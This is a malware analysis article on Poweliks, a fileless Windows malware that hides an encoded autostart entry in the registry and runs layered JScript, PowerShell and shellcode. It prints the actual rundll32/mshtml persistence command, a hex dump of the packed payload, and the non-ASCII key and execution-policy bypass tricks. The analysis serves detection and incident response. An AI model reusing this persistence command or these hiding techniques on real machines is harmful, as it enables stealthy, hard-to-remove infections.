Poweliks: the persistent malware without a file

By Paul Rascagnères

Published: 2016-11-25 · Archived: 2026-04-05 20:18:54 UTC

07/31/2014

Reading time: 5 min (1389 words)

When security researchers talk about malware, they usually refer to files stored on a computer system, which intends to damage a device or steal sensitive data from it. Those files can be scanned by AV engines and can be handled in a classic way. The following analysis is an example of malware which resides in the registry only, is persistent and is not present as a file which can be scanned easily.

Executive Summary

When security researchers talk about malware, they usually refer to files stored on a computer system, which intends to damage a device or steal sensitive data from it. Those files can be scanned by AV engines and can be handled in a classic way. The following analysis is an example of malware which resides in the registry only, is persistent and is not present as a file which can be scanned easily.

This technique is something rarely put into focus. The initial file, which starts all malicious activity on the computer system, holds all code necessary for the attack, crypted and hidden, waiting to be called and executed. To unfold the harmful actions, the attackers work step-by-step deeper into the code. Executing these steps one after the other reminds of the stacking principles of Matryoshka dolls:

- As the entry point, they exploit a vulnerability in Microsoft Word with the help of a crafted Word document they spread via email. The same approach would work with any other exploit.
- After that, they make sure that the malicious activities survive system re-boot by creating an encoded autostart registry key. To remain undetected, this key is disguised/hidden.
- Decoding this key shows two new aspects: Code which makes sure the affected system has Microsoft PowerShell installed and additional code.
- The additional code is a Base64-encoded PowerShell script, which calls and executes the shellcode (assembly).
- As a final step, this shellcode executes a Windows binary, the payload. In the case analyzed, the binary tried to connect to hard coded IP addresses to receive further commands, but the attackers could have triggered any other action at this point.
- All activities are stored in the registry. No file is ever created.

So, attackers are able to circumvent classic anti-malware file scan techniques with such an approach and are able to carry out any desired action “when they reach the innermost layer of the Matryoshka doll” – even after a system

re-boot!

To prevent attacks like this, AV solutions have to either catch the file (the initial Word document) before it is executed (if there is one), preferably before it reached the customer's email inbox. Or, as a next line of defense, they need to detect the software exploit after the file's execution, or, as a last step, in-registry surveillance has to detect unusual behavior, block the corresponding processes and alert the user.

The analysis

The G DATA SecurityLabs have analyzed persistent malware which resides in the registry only and therefore does not create any file on the infected system. An overview of this mechanism was firstly described quite recently in the KernelMode.info forum. The analyzed sample is dropped by a Microsoft Word document which exploits the vulnerability described in CVE-2012-0158. The document was reported to be found as an attachment of fake Canada Post and/or USPS email which claims to hold information about ordered items for the recipient of the spam.

Autostart feature

To start at every boot-up of the system, the malware must create an autostart mechanism. In this case, the malware creates the following registry key:

```
\\HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
```


Note that the character used for the key's name is not an ASCII character. We will come back to this fact, later. The mentioned entry contains:

```
rundll32.exe  javascript:"\..\mshtml,RunHTMLApplication";
document.write("<script language=jscript.encode>"+
   (new ActiveXObject("WScript.Shell")).
   RegRead("HKCU\\software\\microsoft\\windows\\currentversion\\run\\")+
   "</script>")
```

The purpose of this command is to open and execute the encoded content (the tag "jscript.encode" indicates the encoding) of the key:
\\HKCU\software\microsoft\windows\currentversion\run\(default)

Hide the autostart from the administrator's tools

As mentioned, the name of the registry key to start the malware is not an ASCII character. The purpose is to hide the entry from system tools. The following screenshot reveals the registry key's content, opened with the common Windows tool reged




Regedit cannot read the non-ASCII character and therefore cannot open the key, as the error message shows. Furthermore, the user cannot see the key either.

Malware in a registry value – like Matryoshka dolls

The developer uses a technique which resembles the stacking principle of Matryoshka dolls: initially used code embeds and executes further code and this code then leads to even more code used and so on and so on. The initial code executed is JScript code and then a PowerShell script which finally executes shellcode that contains the malicious code of Poweliks.

Step 1 (JScript code)

It is no surprise that the content of the executed registry key mentioned above is encod



This encoding technique was initially created by Microsoft in order to protect source code from being copied or tampered with. However, a security researcher had found a way to decode this kind of data which we can use now. Looking at the decoded key, the following tasks can be identified:

- The script checks if Windows PowerShell is installed on the system. If it is not installed, the script downloads and installs it;
- It executes further code, stored in base64; examined in the next paragraph.

Once decoded, the stored code is a PowerShell script, which perfectly explains why the malware searched for/installed the software during the previous step. By default, Microsoft Windows has protection to avoid the execution of unknown PowerShell scripts. If we try to execute a PowerShell script, we have the following error message:
PS C:\Users\User> .\script.ps1

File script.ps1 cannot be loaded because the execution of scripts is disabled on this system.

The attackers circumvent this limitation by making Windows believe that the script runs in interactive mode of PowerShell. Therefore, the script can be executed without a user notification.

Step 2 (PowerShell script and its purpose)

The PowerShell script contains a variable $p, which contains Base64-encoded shellcode. It uses VirtualProtect() to render the memory executable and CallWindowProcA() to execute the shellcode in $p.

Step 3 (ASM shellcode)

The shellcode realizes several actions:

- It allocates memory, using VirtualAlloc();
- it copies data, including itself (at the offset 0x1104);
- It executes the copied code.

Have a look at the data copied to the offset 0x11

```
00001100  00 00 00 00 4d 5a 40 00  01 00 00 00 02 00 00 00  |....MZ@.........|
00001110  ff ff 00 00 b8 00 00 00  00 00 00 00 0a 00 00 00  |................|
00001120  00 00 00 00 0e 1f ba 0e  00 b4 09 cd 21 b8 01 4c  |............!..L|
00001130  cd 21 57 69 6e 33 32 20  2e 44 4c 4c 2e 0d 0a 24  |.!Win32 .DLL...$|
00001140  40 00 00 00 50 45 00 00  4c 01 02 00 c3 39 37 53  |@...PE..L....97S|
00001150  00 00 00 00 00 00 00 00  e0 00 02 23 0b 01 0a 00  |...........#....|
00001160  00 14 00 00 00 84 32 02  00 00 00 00 5c c2 32 02  |......2.....\.2.|
00001170  00 10 00 00 00 30 00 00  00 00 00 10 00 10 00 00  |.....0..........|
00001180  00 02 00 00 05 00 01 00  00 00 00 00 05 00 01 00  |................|
00001190  00 00 00 00 00 d0 32 02  00 02 00 00 4f 4b 00 00  |......2.....OK..|
000011a0  02 00 00 01 00 00 10 00  00 10 00 00 00 00 10 00  |................|
000011b0  00 10 00 00 00 00 00 00  10 00 00 00 00 00 00 00  |................|
000011c0  00 00 00 00 00 c0 32 02  5c 02 00 00 00 00 00 00  |......2.\.......|
000011d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00001210  00 00 00 00 00 00 00 00  00 00 00 00 dc c0 32 02  |..............2.|
00001220  50 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |P...............|
00001230  00 00 00 00 00 00 00 00  00 00 00 00 2e 4d 50 52  |.............MPR|
00001240  45 53 53 31 00 b0 32 02  00 10 00 00 00 22 00 00  |ESS1..2......"..|
00001250  00 02 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00001260  e0 00 00 e0 2e 4d 50 52  45 53 53 32 17 05 00 00  |.....MPRESS2....|
00001270  00 c0 32 02 00 06 00 00  00 24 00 00 00 00 00 00  |..2......$......|
00001280  00 00 00 00 00 00 00 00  e0 00 00 e0 00 00 00 00  |................|
00001290  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
```

We can identify a Microsoft Windows binary (starting with MZ). Furthermore, we can see two other significant strings: MPRESS1 and MPRESS2. Theses strings are added by a packer called MPress , but we will not go into

detail about the unpacking at this point. This last payload, the entire MZ, is the actual malicious part; it performs connections to two IPs located in Kazakhstan to receive commands. At the time of analyzing this case, the two IPs were already offline, so we cannot state what attack the authors wanted to launch.

As the malware is very powerful and can download any payload; the amount of possible damage is not really measurable. It might install spyware on the infected computer to harvest personal information or business documents. It might also install banking Trojans to steal money or it might install any other form of harmful software that can suit the needs of the attackers. Fellow researchers have suggested that Poweliks is used in botnet structures and to generate immense revenue through ad-fraud.

Conclusion

The analysis of this piece of code was uncommon and rather time consuming, with several code layers which were created to prolong the analysts' work and certainly to hide the malware and to blend it into the usual system use without the user noticing the infection.

Poweliks is malware that does survive without any file creation, which is a rather rare and new technique, barely focused on – everything is performed within the memory. It only resides in the registry and executes programs from there. Furthermore, the developers hid the autostart registry key by using a non-ASCII character as the name of the key. This trick prevents a lot of tools from processing this malicious entry at all and it could generate a lot of trouble for incident response teams during the analysis. The mechanism can be used to start any program on the infected system and this makes it very powerful!

For fellow researchers:

Office documents using CVE-2012-0158:
74e0d21fe9edf7baf489e29697fff8bc4a6af811e6fe3027842fe96f6a00a2d9
88bc64e5717a856b01a04684c7e69114d309d52a885de9fc759e5a99ac20afd5

The Poweliks installer (creates the registry keys):
4727b7ea70d0fc00f96a28de7fa3d97fa9d0b253bd63ae54fbbf0bd0c8b766bb
e8d6943742663401e5c44a5fa9cfdd8fad6a9a0dc0f886dc77c065a86c0e10aa

---